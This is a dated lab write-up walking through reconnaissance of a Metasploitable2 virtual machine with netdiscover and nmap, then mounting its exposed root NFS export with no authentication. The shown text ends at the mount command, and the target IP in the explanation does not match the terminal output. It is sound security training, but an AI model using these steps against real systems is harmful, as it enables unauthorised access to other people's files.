

5 July, 24

## **Exploiting 2049 NFS\_ACL Port Vulnerability on Metasploitable2:**

### **Detailed Write-Up By Seerat E Marryum**

#### **NFS: Network File Sharing protocol**

NFS is a Network File Sharing protocol that allows users to share **directories and files over the network** across different operating systems.


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

5 July, 24



The screenshot shows a Kali Linux terminal window titled "KaliLinux - VMware Workstation". The terminal is running a series of commands. The first command is `ping google.com`, which returns statistics for three successful pings. The second command is `ifconfig`, which displays the configuration for the `eth0` and `lo` interfaces. The `eth0` interface is configured with IP `192.168.100.213` and MAC address `08:00:27:ac:dc:08`. The `lo` interface is the standard loopback interface with IP `127.0.0.1`.

```
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 4061 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

To direct input to this VM, click inside or press Ctrl+G.

5 July, 24



Metasploitable2-Linux - VMware Workstation

File Edit View VM Tabs Help

Home x KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _
```


Click in the virtual screen to send keystrokes

VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".

Install Tools Remind Me Later Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.

5 July, 24



```
silentspectre@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  



| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname         |
|-----------------|-------------------|-------|-----|-------------------------------|
| 192.168.100.1   | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD   |
| 192.168.100.48  | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc.                  |

  
(silentspectre@kali)-[~]  
$ ping 192.168.100.218  
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:  
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms  
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms  
^C  
— 192.168.100.218 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1022ms  
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms  
  
(silentspectre@kali)-[~]  
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

5 July, 24

**nmap scan -Pn -sV <ip>**



```
(silentspectre@kali)-[~]
$ nmap -Pn -sV 192.168.100.218
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT
Nmap scan report for 192.168.100.218
Host is up (0.0038s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

- Creates a directory named nfsacl inside the /mnt directory. The -p flag ensures that the parent directories are created as needed: **mkdir -p /mnt/nfsacl**
- Changes the permissions of the /mnt/nfsacl directory to 777 (read, write, and execute permissions for everyone). The -R flag applies the change recursively to all files and directories inside /mnt/nfsacl: **chmod -R 777 /mnt/nfsacl**

5 July, 24

- **mount -o nolock 192.168.8.112:/mnt/nfsacl:** Mounts the NFS share located at 192.168.8.112 to the local directory /mnt/nfsacl.
  - **-o nolock:** Option to **disable file locking**, which might be necessary if the NFS server or client has issues with the lock daemon.
  - **192.168.8.112:/:** The **NFS server IP address** and the export directory on the server. The / indicates the root directory of the NFS export.
  - **/mnt/nfsacl:** The **local directory** where the NFS share will be mounted.
- **cd /mnt:** Changes the current working directory to /mnt.
- **ls -la:** Lists **all files and directories** in the current directory (/mnt in this case) with detailed information, including **hidden files**.
- **cd nfsacl:** Changes the current working directory to nfsacl, which is the mounted NFS share.

5 July, 24



The screenshot shows a Kali Linux terminal window with the following commands and output:

```
(silentspectre@kali)-[~]
$ ls
Desktop  Downloads  OpenFuck  Public  Videos  hydra.restore  zphisher
Documents  Music  Pictures  Templates  bettercap  seeratmarryum

(silentspectre@kali)-[~]
$ cd Downloads

(silentspectre@kali)-[~/Downloads]
$ sudo mkdir -p /mnt/nfsacl
[sudo] password for silentspectre:
Sorry, try again.
[sudo] password for silentspectre:

(silentspectre@kali)-[~/Downloads]
$ sudo chmod -R 777 /mnt/nfsacl

(silentspectre@kali)-[~/Downloads]
$ sudo mount -o nolock 192.168.100.218
mount: 192.168.100.218: can't find in /etc/fstab.

(silentspectre@kali)-[~/Downloads]
$ sudo mount -o nolock 192.168.100.218:/ /mnt/nfsacl

